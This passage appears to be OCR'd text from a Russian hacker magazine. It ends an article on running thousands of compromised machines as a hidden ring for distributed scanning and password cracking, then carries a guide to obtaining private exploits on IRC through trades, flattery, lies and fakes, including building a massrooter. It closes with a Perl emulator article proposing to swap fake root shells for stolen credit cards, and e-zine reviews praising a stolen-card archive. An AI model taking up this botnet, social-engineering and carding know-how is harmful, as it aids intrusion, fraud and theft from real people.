кольцу не достигнет одной из машин того уровня, с которого он был запущен. Хотелось бы добавить, что в относительно больших сетях (до нескольких десятков тысяч машин) вероятность ухода в даун какой-либо машины сети сильно возрастает. Следовательно, чтобы сделать работу сетки более или менее надежной, а путь пакета менее длинным, на каждом уровне кольца должно быть больше двух (как было в рассмотренном выше примере) машин.
Теперь разработан принцип работы сети! Конечно, осталась еще куча моментов, на которые стоит обратить внимание. Например, каким образом заражающая машина будет организовывать сеть из зараженных (сам алгоритм выстраивания машин в кольцо), как эти зараженные машины, начав сканить, будут вводить новые машины в свое кольцо. В конце концов - формат пакетов в этой сети и т.д., и т.п. Но если все это описывать, то получится своего рода еще один RFC и руководство к действию :).

РАСПРЕДЕЛЕННОЕ СКАНИРОВАНИЕ

Теперь о самых насущных проблемах - ради чего и создавалась данная сетка. Если рассматривать задачу распределенного сканирования на примере вышеописанной модели из 11 машин, то весь процесс можно организовать следующим образом. Хакер коннектится к любому из хостов своей сети и шлет пакет со списком IP-адресов, портов, которые нужно просканить (для примера пусть это будут хосты 192.168.100.1/24 и порты - 21,22,23,25 и 110), а также паблик-ключом, которым будут шифроваться результаты сканирования.
1) Этот хост "возьмет на себя" IP 192.168.100.1 со всеми портами и начнет его сканить.
2) Своему соседу по уровню он пошлет пакет только с одним IP-адресом - 192.168.100.2 и всеми пятью портами.
3) Двум следующим по кольцу машинам сети он уже пошлет пакет с 192.168.100.3/24 IP-адресами и, соответственно, всеми портами.
Далее эти три шага будут выполняться для каждого уровня сети. Так пакет, пройдя по всему кольцу, вернется к первоначальному хосту уже измененным списком IP-адресов, начиная с 192.168.100.12. Первоначальный хост, в свою очередь, снова выполнит над этим пакетом вышеописанные 3 шага. Пакет будет гоняться по кольцу, пока не закончатся IP-адреса. Пакеты с результатами сканирования каждый хост сети будет шифровать, используя переданный паблик-ключ, и пускать по кольцу - так хакер сможет их получить, т.к. каждый пакет будет проходить через каждый хост, включая тот, на котором расположен взломщик. При вышеописанной системе будет очень тяжело вычислить, какой хост инициировал сканирование и, следовательно, к какому хосту приконнектился сам хакер.

РАСПРЕДЕЛЕННЫЙ ПЕРЕБОР ПАРОЛЕЙ

Процесс перебора пассов будет построен точно таким же образом, как и сканирование. Только вместо списка IP-адресов с портами на первоначальный хост будет слаться список хэшей и начальное значение для перебора (например, хэш 1QN9FpkFl$RJ.N7om/GKH5gDDA.BP1S. и начальное значение, представленное в численной форме - 0). Первый хост возьмет на себе все хэши и значения для перебора, например, от 0 до 1000000, своему соседу по уровню даст все хэши и начальное значение, равное 1000000, а следующим по кольцу хостам отдаст те же хэши с начальным значением 2000000. Этот пакет будет гоняться по кольцу, пока начальное значение не превысит свой максимум. Максимум считается как (n)**m, где n - общее количество допустимых для использования в пароле значений символов, а m - количество самих символов. Опять же, как в случае со сканированием, результаты перебора будут шифроваться паблик-ключом и пускаться по кольцу.

Все, описанное выше - всего лишь некоторые соображения по построению сетки. Прежде чем ты решишь на практике замутить нечто подобное, стоит задуматься. Задача, бесспорно, интересная, но... тысячи машин, находящиеся под контролем - это не пара отдефейсенных сайтов. Такие действия могут привлечь внимание серьезных людей. И кончится все это, вероятно, плачевно - суд, камера могут однажды стать суровой реальностью. Так что все действия продумывай заранее и всегда помни о возможных последствиях.

ИНТЕРНЕТ и ИНТЕРНЕТ - ТЕЛЕФОНИЯ

ДЛЯ ВСЕХ

753 8282

- Коммутируемый доступ
- Широкополосный доступ
- Интернет-телефония
- Хостинг
- Информационные услуги
- Домашние сети
- Почта

КОММУТИРУЕМЫЙ ДОСТУП

Дневной повременной тариф, г. Москва
С 09:30 до 20:00 - 0,60 у.е./час

Вечерний повременной тариф, г. Москва
С 20:00 до 02:00 - 0,75 у.е./час

Ночной повременной тариф, г. Москва
С 02:00 до 09:30 - 0,20у.е./час

Тариф "День и ночь"
40 часов днем и бесплатно ночью
с 02:00 до 09:30 - 24,5 у.е./месяц

МТУ-ИНТЕЛ

ru™

ТОЧКА РУ

ШИРОКОПОЛОСНЫЙ ДОСТУП

NEW

Служба технической поддержки:
(095) 995 5550;
(095) 729 3333;
8 800 200 8282.

Лицензии Минсвязи РФ: №17740; №17249; №8462; №12235; №12203.
Услуги сертифицированы

http://tochka.ru

ПОСТАВЬ ТОЧКУ В ВЫБОРЕ ПРОВАЙДЕРА!

saparmurat

ТРЭЙДИНГ ЭКСПЛОЙТОВ

Приветствую тебя, любитель свежего 0day l33t wareza :). Ты качаешь самый свежак, а новенький сплоит, о котором все трещат, прошел мимо тебя? Есть приватный релиз, а ты не в круге избранных? Выход есть всегда. Например, можно потрейдить эксплойтами. Вот об этом и поговорим.

Для того, чтобы заполучить желаемое, нам предстоит много общаться (на английском). Место такого общения, безусловно, irc, а еще точнее - efnet (irc.rt.ru). Именно на эфнете собирается самое большое количество трейдеров с разными эксплойтами. Также есть отдельный сервер irc.mpls.ca:6663 #darknet от создателей известного сайта www.hack.co.za, который совсем недавно был "воскрешен". На нем находится постоянно пополняющийся архив разных эксплойтов. Для нормального трейдинга лучше всего иметь на руках хотя бы половину приватных эксплойтов (достать можно у знакомых, на взломанных серверах). Законнектились на сервер, теперь заходим на известные трейдерские каналы #darknet и #!mafianet. Здесь веди себя спокойно, не выступай; если идет какое-то обсуждение, то, по мере возможности, присоединись к нему. Но не стоит кидаться глупыми, крикливыми фразами, а то получишь ban. Если можешь сказать что-то весомое (продуктивный ответ на чей-то вопрос), то не упусти такой возможности, тебя заметят, и в общении доверие будет выше.

ЭКСПЛОЙТ НА ЭКСПЛОЙТ

Ну вот, мы зашли на канал, что дальше? Можно просто сидеть, привыкая к обстановке или выжидая начала какого-нибудь обсуждения, а можно непосредственно перейти к трейдингу, сказав фразу типа "i wanna trade, msg me" на весь канал. Можно начать разговор с кем-нибудь из приглянувшихся тебе людей в привате, вот пример из жизни: <xxx> anyone to trade anything interesting msg me. В качестве примеров буду вставлять реальные разговоры:

<xxx> hey, do you trade?
<yyy> ye
<xxx> what stuff u have?
<yyy> hm alot of 7350 stuff etc…
<yyy> what about you? give me your list, just ls -la
…

Чтобы не перечислять каждый раз все твои эксплойты, сделай себе 0daylist - cd 0day_warez_arhiv; ls -la > 0daylist.txt. Сделали, едем дальше...

<xxx> sure, check it (пастим свой 0daylist)
<yyy> hm, i need x2src.tar.gz, trade?
<xxx> wait, i check your list
<xxx> so what about bind9-39273-teso.c?
<yyy> oh, its fresh private sploit, alot targs, fully work ;)
<xxx> hm, is it realy work?
<yyy> sure, i tested it…so?
<xxx> ok, letz trade, send me bind9-39273-teso.c then i'll send u src of x2
<yyy> nope, u first… donn care im not ripper
<xxx> grr ok, dcc?
<yyy> yea
*** xxx awaiting bind9-39273-teso.c**
<yyy> catch
<xxx> ok, cya…

Поздравляю! Нас кинули =). Такое бывает, рипперов хватает, и со временем ты будешь знать, с кем лучше не трейдить, а кому можно доверять. Выработаешь нюх на рипперов =).

По пунктам выделим, что мы сделали неправильно в конкретном примере, а также общие пожелания при трейдинге:

1) Эксплойты от TESO имеют характерную черту в названиях - 7350, поэтому, видя bind9-39273-teso.c, сразу должны возникнуть подозрения.
2) Старайся убеждать человека, чтобы тот первым выслал тебе эксплойт. В таком случае, при наличии знаний в области программирования, иногда можно сразу заметить подставу. Например, однажды мне кинули якобы htr exploit, взглянув в сорсы, я сразу понял, что это галимый fake (подделка, фальшивка). Он коннектился к 25 (smtp) порту сервера и посылал банальный http запрос =).
3) Слова <yyy> "sure, i tested it" действительно всего лишь слова. Проси продемонстрировать эксплойт на деле, в таком случае ты будешь уверен в его работоспособности. Естественно, тебя тоже могут об этом попросить, поэтому найди заранее жертву для демонстрации (это, как правило, относится к удаленным эксплойтам).
4) Если интуитивно чувствуешь подвох, то лучше уйди. Попробуй узнать о заинтересовавшем тебя эксплойте у других людей. Так как на этих каналах постоянно сидят одни и те же личности, то и набор эксплойтов у них достаточно схож. Также, в случае сомнения, ты можешь кинуть какую-нибудь фальшивку. Если тебе действительно дадут то, что ты хотел, то

потом отдашь нормальную версию эксплойта, а свои действия объяснишь как дополнительную осторожность.
5) Сам не кидай людей (иногда все-таки приходится =)). Имея хорошую репутацию, в будущем будет проще трейдить, отношение людей изменится в хорошую сторону. А завязав дружбу, и вовсе будешь получать свежак просто так, по-дружески.

ЭКСПЛОЙТ СОВСЕМ НА ХАЛЯВУ

Ну вот, мы и рассмотрели типичную ситуацию обмена, но что делать, если на руках ни одного подходящего эксплойта для осуществления сделки? Тогда потребуется обычная болтливость/красноречие/умение убеждать (харизма ;>). Наша цель - заставить человека дать нам то, чего мы хотим. Вспомни, как "стрелял" деньги/сигареты/спички etc - вот таким же образом мы будем "стрелять" свеженькие эксплойты. НО! Забудь блатные фразы типа "ты че повелся?" и так далее. Так ничего не добьешься. Временно побудем психологами, попробуем управлять человеком, дергая его за чувствительные ниточки. Похвали собеседника, потешь его самолюбие, соглашайся с его мыслями, используй его жаргон, подчеркни его ум и проницательность. В общем, стань лизоблюдом-подхалимом. Не считай это самоунижением, это лишь способ заполучить желаемое (вспомни Остапа Бендера).

Начать можно, завязав разговор на любую тему, например, спросить об интересных новостях, какие эксплойты ходят в трейдерских кругах, чем занимается твой собеседник. Но ни в коем случае не начинать с фразы "Can you give me a few exploits?". Тебя просто пошлют куда подальше. Постепенно переходи к главному, то есть непосредственно к выпрашиванию. Можно придумать историю, например, что тебе позарез надо поломать один сервер, но так как ты находишься не дома, то, соответственно, всей твоей коллекции эксплойтов под рукой у тебя нет. А когда ты вернешься домой, то что-нибудь дашь ему. Будь наглее, ведь наглость - второе счастье и помощник в нашем деле, но не переусердствуй.

Итак, представим ситуацию: ты сидишь на канале, вдруг кто-то задает вопрос (будь он технический или теоретический), и ты знаешь, как на него ответить - прекрасно! Ты начинаешь обсуждать этот вопрос в привате, постепенно объясняешь, что и как, собеседник веселеет, видя помощь с твоей стороны. Тут ты заводишь разговор. Вот тебе пример:

<xxx> are you code? (заводим разговор)
<yyy> im not coder ;)
<xxx> so what are you into?
<yyy> trading,hax0ring etc =)
<xxx> heh nice, i like it too (поддерживаем увлечения собеседника)
<xxx> guess you great man 8) (подлизываемся)
<xxx> btw can u help me? i pissed of ;(, im at work now and all my sploits at home, so i need quickly hack some b0x, its - Apache/1.3.22 (Unix) (Red-Hat/Linux) mod_ssl/2.8.5 OpenSSL/0.9.6b PHP/4.0.6 mod_perl/1.24_01 mod_throttle/3.1.2. Have u something for that?
<yyy> hm
<xxx> i have 7350fun, but its at home ;(, can you help me ,plz?
<yyy> uh i got dat, recieve dcc
<xxx> tnx!

Итак, у нас есть первый эксплойт!
Hint: тебе нужно часто сидеть на подобных каналах, чтобы быть в курсе событий, то есть ты заранее знал, что существует php эксплойт, который называется 7350fun.

Прошло полчаса, мы, якобы, пытались поломать сервер через php, но у нас ничего не вышло, продолжаем диалог:
<xxx> hey bro, its me again
<yyy> y0, hows your serv?
<xxx> can't own it ;(, bruteforce didn't nothing
<yyy> bad, hm.. i also have ssl exploit, its fresh 0day, maybe will help you with that box,have u anything for trade?
<xxx> i think u have all my stuff, its an old, coz i just return from my hollydays and havn't new ;(, can u give it me for free? i'll give you other stuff later when i get it ok?
<yyy> so you helps me, ok i will send u this ssl exploit, its for linux only, btw there is a target for you box ;), i think it will easy to hack it
<xxx> great !!! thanks alot bro, u save my ass ;))
<yyy> hahha np ;) msg me when you get fresh 0dayz
<xxx> sure, i need to go, cya bro and tnx again ...

Вот так-то! Мы абсолютно на халяву получили 2 эксплойта! Причем второй действительно свежак (на момент написания статьи =)). Конечно, ситуация выглядит почти идеальной, но подобное действительно случается, главное вовремя влезть в разговор. Не исключено, что даже если ты кому-то помог, тебе все равно откажут. Люди бывают разные, и раз на раз не приходится как в плане провалов, так и в плане удач.

Помимо эксплойтов у нас появился потенциальный друг-трейдер, поделись с ним в будущем чем-нибудь, периодически общайся, и будешь иметь свежий стуфф. Он его достает такими же методами, как и мы =). Чем больше у тебя будет таких знакомых, тем больше эксплойтов ты будешь получать.

ДРУГИЕ МЕТОДЫ

Ну вот, основы трейдинга ты усвоил, это не так сложно. Как и в любом деле, здесь нужен опыт. Старайся не зацикливаться на одном трейдинге, помимо него есть масса интересных вещей. Научись программировать, искать уязвимости, и сам сможешь создавать свои эксплойты. Кстати, еще один путь стрейдить эксплойт: написать fake, взять несколько эксплойтов и повырезать из них отдельные части. Но это грязный метод кидания, могут пустить слух, что ты риппер, и с тобой мало кто захочет трейдить, поэтому с этим аккуратней. Правда, и это еще не все. Ты можешь сделать (сам или попросить знакомого кодера) massrooter. Massrooter - программа, сканирующая жертву на открытые порты, после соединения сверяет баннер сервисов. Если он совпадает с заранее определенным, т.е. сервис имеет какую-либо уязвимость, тогда он запускает эксплойт и таким образом атакует сервер без вмешательства пользователя. Так ты можешь собрать не совсем свежие эксплойты, на которые уже никто не меняется, и сделать такой massrooter, а затем вполне удачно им стрейдить.

Подошли к завершению. Надеюсь, эта информация будет тебе полезна не только в Инете, но и в реальной жизни. Там умение общаться с людьми, понимать их психологию гораздо важнее, нежели здесь. Засим прощаюсь...

ОБЯЗАТЕЛЬНО ЗАЛЕЗЬ СЮДА:

WWW.HACK.CO.ZA
WWW.PACKETSTORMSECURITY.ORG
WWW.SECURITYFOCUS.COM



Взлом

ЭМУЛЯТОР LINUX СВОИМИ РУКАМИ!

Дмитрий Докучаев aka Forb
(dmitry@dokuchaev.com)

ЭМУЛЯТОР LINUX СВОИМИ РУКАМИ!

ОЦЕНИ ВСЕВОЗМОЖНЫЕ ПРЕЛЕСТИ PERL

Многих могут смутить два заголовка, имеющих, на первый взгляд, мало общего. Но поверь мне – только на первый взгляд, на самом деле общего у них не так уж мало. А что именно - ты узнаешь, если дочитаешь эту статью хотя бы до середины :).

САГА ОБ ЭМУЛЯТОРАХ

Лично меня эмуляторы интересовали всегда - еще задолго до того, как я начал заниматься программированием. Эмуляторы различного рода приставок, spectrum и иже с ними. Занятно переместиться в каменный век :). Но больше всего мне нравились эмуляторы операционных систем.

Я видел много различных эмуляторов *nix, в том числе и портированные бинарники Cygwin. Что-то мне в них нравилось, что-то нет. Поразмыслив, я решил написать свою систему на языке Perl. Аналог Linux. Конечно, я понимал, что замахнулся на нечто грандиозное (для меня, по крайней мере), но - кто не рискует... Сначала я все делал в одном файле. Получалось сумбурно, кроме того, возникла проблема путаницы в собственном коде :). Тогда я начал программить с нуля, используя все возможности Perl. Я пытался придерживаться стандарта Linux, но так как в качестве ядра у меня выступал Windows, пришлось немного поизвращаться (особенно с сигналами).

ИЕРАРХИЯ КАТАЛОГОВ FLINUX

```
/bin – [важные бинарные файлы]
/boot boot.conf [автозагрузка чего-либо при активации эмулятора]
/dev tty, devices, etc [директория для tty-файлов и девайсов]
/etc [конфигурационные файлы]
 `– /sysconfig [информация о машине]
/home [домашние каталоги]
/lib [файлы с процедурами]
/proc [текущие процессы]
/root [директория суперпользователя]
/usr [пользовательская директория]
 `– /bin [бинарники]
/var [рабочая директория]
 `– /env [права пользователей]
 `– /log [логи системы]
 `– /run [текущие pid`ы запущенных программ]
```

FLINUX - ЭМУЛЯТОР НОВОГО ПОКОЛЕНИЯ :)

И вот чудо природы aka Flinux v1.0 появилось на свет :). Перловые скрипты, олицетворяющие собой линуксовые бинарники - в первую очередь login, bash, ps, kill, ls, cat, passwd, su и другие. Вот плюсы и минусы моего эмулятора.

Плюсы:

1) Многопользовательность - Flinux эмулятор легко справляется с несколькими пользователями, так как для каждого выделяется отдельный "tty-файл" и процесс :).

2) Политика прав и безопасности. В своем эмуляторе я реализовал права для отдельного uid и gid пользователя. Как я этого добился - читай далее.


3) Возможность удаленного администрирования - что тебе мешает поставить Telnet server на эмулятор?

Минусы:

1) Ядро - Windows. Таким образом, эмулятор – оболочка, и все права могут сойти на нет (локальная безопасность не гарантирована).

2) Плохая работа с сигналами и межпроцессорном взаимодействии (третье ответвление процесса невозможно, отсутствие конвейеров и т.п.).


3) Медлительность. Единственный минус Perl -



медленная работа - может сказаться при какой-либо обработке. Хотя я такого не замечал. Разумеется, Perl-код доступен каждому для чтения, и ты сможешь в нем разобраться (кое-где я даже вставил комментарии).

АЛГОРИТМЫ И МЕЖПРОЦЕССОРНОЕ ВЗАИМОДЕЙСТВИЕ

При написании Flinux для меня были важны две вещи - сигналы и права. Так как Windows не умеет толком обращаться ни с тем, ни с другим, я начал придумывать собственные алгоритмы обработки сигналов и прав.




FLinux в действии

Эмулятор стартуется /bin/login'ом. После успешной аутентификации запускается user-shell. Запускается он fork()'ом. То есть шелл становится потомком логина, что, в общем, логично (при убийстве или завершении работы шелла убивается и логин). Дальше - сложнее. Интерпретатор (bash в моем случае) обрабатывает команды пользователя и (если необходимо) запускает внешние программы (/bin/uname, /usr/bin/passwd, etc). При этом желательно, чтобы каждая программа имела свой собственный процесс и не зависела от других. Сначала я использовал do() для вызова внешних программ (функция do() выполняет perl-скрипт с сохранением всех переменных запускаемого скрипта, но процесс у запущенного скрипта не изменяется). Из-за невозможности выделения процесса от do() пришлось отказаться и использовать system() - функцию, которая запускает новый скрипт, выделяя под него процесс, но не сохраняя старых переменных. Поэтому внешняя программа запускается по типу: system("ПУТЬ/K/FLinux/Perl/скрипт параметры Путь/K/Flinux UserTTY").

Затем в новом бинарнике происходит отсоединение от параметров system() сначала tty, потом глобальной переменной $FLROOT (путь к директории эмулятора), а далее вызов процедуры Getenvs(), в которой происходит считывание UserID, GroupID, Home, Shell и т.д. Вот как это выглядит (пример из /bin/ls):

```
#!/usr/bin/perl
## /bin/ls component for Flinux v1.0
my(@argv)=@ARGV; # Запоминаем параметры
$tty=pop(@argv); # Отсоединяем от них tty
$FLROOT=pop(@argv); # Затем $FLROOT
require "$FLROOT/lib/flinux.so"; # Заюзаем
процедурный файл /lib/flinux.so
Getenvs(); # Уходим на процедуру получения
переменных
```

Откуда берутся эти переменные? В эмуляторе может быть несколько пользователей одновременно. В /bin/login каждому пользователю присваивается личный номер - условно назовем его tty (tty-файл сам по себе создать сложно - нет ядра). Поэтому номера пользователей отличаются друг от друга. Затем - мой личный алгоритм :). В эмуляторе есть директория /var/env. В ней расположены эти же tty-номера, в которых записаны Login, Uid, Gid, Name, Home, и Shell пользователя соответственно. Таким образом, после считывания каждая программа наверняка знает права юзера, под которым она была запущена. Так становится реальным запрет на несанкционированный просмотр директорий, убийство процессов и тому подобные пакости.



Главный процедурный файл

Что касается процессов, тут тоже не обошлось без извращений. Функции addproc() и rmproc() записывают и удаляют процессы из таблицы (директория /proc содержит номера процессов с содержанием в них user, tty, time и cmd). Функция Perl - kill (signal, pid) убивает процесс по заданному сигналу. Вопрос на засыпку: как узнать текущий процесс? А его содержит переменная $$. После нескольких хитрых манипуляций тебе подчиняются все процессы ;). А после фильтрации прав путем сравнения уидов, можно уверенно гарантировать безопасность запускаемых приложений (у меня это пока не реализовано).

К моменту написания этой статьи уже появился телнет-демон =). При его запуске Flinux биндит 23 порт и ждет коннекта, после которого перенаправляет поток /bin/login в консоль клиента и обрабатывает соединение. Добиться этого было непросто, так как функция system(), хоть и выполняет скрипт интерактивно, не способна изменить направления трех главных дескрипторов (STDIN, STDOUT, STDERR) под Win32... Под Linux - здесь проблем нет, но ядро эмулятора все же Windows. Поэтому пришлось обходиться do() и делать взаимоисключение при помощи переменной $remote (1 - подключение через демон, 0 - локально) в бинарниках. Таким образом, фактически все процессы, выполняемые через телнет, являются потомками, и чтобы убить какой-либо из них, необходимо убить весь демон.


ВЗГЛЯД НА БЕЗОПАСНОСТЬ

Допустим, FLinux – отличный проект, хороший эмулятор и, может, даже удаленная система управления :). Но где гарантия, что какой-нибудь умник не изменит свой UID внешней программой и не получит права администратора? На этот счет есть разные размышления и гипотезы. Я решил остановиться на такой позиции. Выполнять Perl-скрипты при помощи предварительного парсинга кода с предостережением выхода за директорию эмулятора, удаления файлов без права на это и так далее. Воплотить это вполне реально - нужно лишь подумать. А что касается бинарных exe-файлов - разрешать их запускать только руту - он точно знает (должен знать), что делает ;).

ПРЕЛЕСТИ FLINUX

Зачем нужен этот эмулятор? Во-первых, его можно поставить на Win2000/NT/XP сервер и удаленно управлять им через telnetd - просто и удобно.

Можно еще заняться трейдингом аккаунтов :). Представь себе ситуацию: ты заходишь на канал трейдеров в IRC и просишь пару-тройку валид кредиток за рутшелл на крутом Linux'е. Когда какой-нибудь буржуйский трейдер отвалит тебе кред, ты ему, как честный гражданин, даешь аккаунт на FLinux. Представь его реакцию, когда он будет ходить по папкам супернавороченного Linux ;). Причем, ты его не кинул - честно предоставил аккаунт, а уж как его использовать - личное дело нового владельца :).



telnetd в работе

И, наконец, с помощью FLinux ты можешь научиться программировать. Не спорю, сейчас в нем много ошибок и недоработок, код порой выполнен нерационально. Правь его и пиши под него новые "бинарники", мыль мне новые алгоритмы - я буду рад с тобой сотрудничать. Ведь Linux написал не один Торвальдс, а тысячи умных людей. Может, и ты захочешь внести свою лепту в этот проект %).

ИСПОЛЬЗУЕМ НА ЗДОРОВЬЕ

Скачать эмулятор можно по адресу http://kamensk.lael.ru/forb/new.zip. В корне лежит файл p.bat. Измени его, как тебе удобно (там находится переменная FLROOT - ее необходимо поменять на текущую директорию эмулятора). Затем пускай из cmd.exe (command.com, etc): perl bin/login. Должен запуститься login - и все будет примерно как на скриншоте ;).


Внимание! Пароль на пользователя root - flinux.



Взлом

ЧИТАЕМ E-ZINE'Ы

Orsaki
компьютерный клуб hive.ru




E-zine - сокращение от "electronic magazine". Говорить будем не о "Cosmopolitan", а о наиболее известных и уважаемых 31337 изданиях в России и за ее пределами :).

Начнем с того, что выясним, чем отличается материал в e-zine от публикаций на различных "хаксор" сайтах. Во-первых, в e-zine, как правило, выходят самые интересные и уникальные идеи, наработки, статьи. Сеть же кишит статьями, переписанными друг у друга сотнями "s3curity gr0ups". Конечно, это относится не ко всем, но часто можно встретить материал, содранный и переведенный с PHRACK'а. Во-вторых, к журналам частенько прилагаются так называемые "бонусы" - рассказы на тему "Кибер-панка", интересные логи, АРТ сцена, сс и тому подобное. Согласись, что после мозгового штурма статьи "ДизАСМ CodeRed" приятно расслабиться и почитать что-нибудь для души :). В-третьих, в е-зин'ах ты найдешь исходные коды программ, скрипты, бинарники, плагины и тому подобное добро - это, безусловно, плюс (гораздо проще понять суть статьи, если к ней прилагается наглядный пример). Единственное, что напрягает - от номера до номера проходит неопределенное количество времени (привет, rsh :)). На русской сцене хотелось бы отметить 3 издания: ХАОС, x.25 и nightfall. Из забугорных журналов я расскажу о PHRACK, el8, 29a и 2600.

ХАОС

Стафф: rsh
Официальная страница: **http://xaoc.void.ru**
Дата первого выпуска: 13-06-2001
Количество выпусков: 2

Один из наиболее респектных на данный момент е-зинов. Ребята предлагают хороший и актуальный (на дату публикации) материал. Журнал создавался для людей и людьми, интересующимися "security" в самых разных ее проявлениях: телефония/сотовая телефония, алгоритмы, программирование и, конечно, сеть. В журнал также включаются различные фишки из СР мира - рассказы, рисунки, музыка, демки etc - для общего развития, так сказать... (ХАОС issue #1 СМЕРТЬ ПОСЛЕДНЕГО ХАКЕРА <<< must read !!!). Единственный минус - непостоянность релизов: за 2 года вышло только 2 выпуска. Будем надеяться на большую плодотворность. Кстати, из проверенных источников поступила информация о том, что ХАОС и x.25 объединяются.



ХАОС e-zine

X.25

Стафф: Free Hunter, madcr
Официальная страница:
http://www.x25us.net
Дата первого выпуска: ?-07-2001
Количество выпусков: 2

Еще один из лучших е-зинов на сегодняшний день. По охватываемым темам очень похож на ХАОС, то есть пишут практически обо всем: hacking/cracking/coding/x25 researching. В интро первого выпуска сказано, что журнал создавался для поддержки сцены в России. Точнее, для толчка юных умов на ее суппорт :), так что - дерзайте! К журналу, по традиции, прилагаются бонусы. В первом номере одним из них был архивчик с тремя тысячами валидных СС :).
P.S. Второй номер вышел со статьями, которые предназначались для третьего ХАОСа (из-за нехватки времени вышли в x25).

NIGHTFALL

Стафф: selthorn, Lord Matrix, napalmed
Официальная страница:
http://alien.allhack.com
Количество выпусков: 3

Алиен индастриз... Я с удовольствием перечитываю выпуски этого езина. Многие статьи актуальны до сих пор. В основном освещаются темы хакинга и программирования. Тут и x25, и различные unix tricks, и virmakers опыты, и бодяги с протоколами, и прикольные логи. Радует и объем статей, в общем - must read, must see, must have.

P.S. На данный момент официальная страница не работает. Все 3 выпуска можно скачать здесь:
http://www.x25us.net/x25/INFO/nf_001.zip
http://www.x25us.net/x25/INFO/nf_002.zip
http://www.x25us.net/x25/INFO/nf3.zip

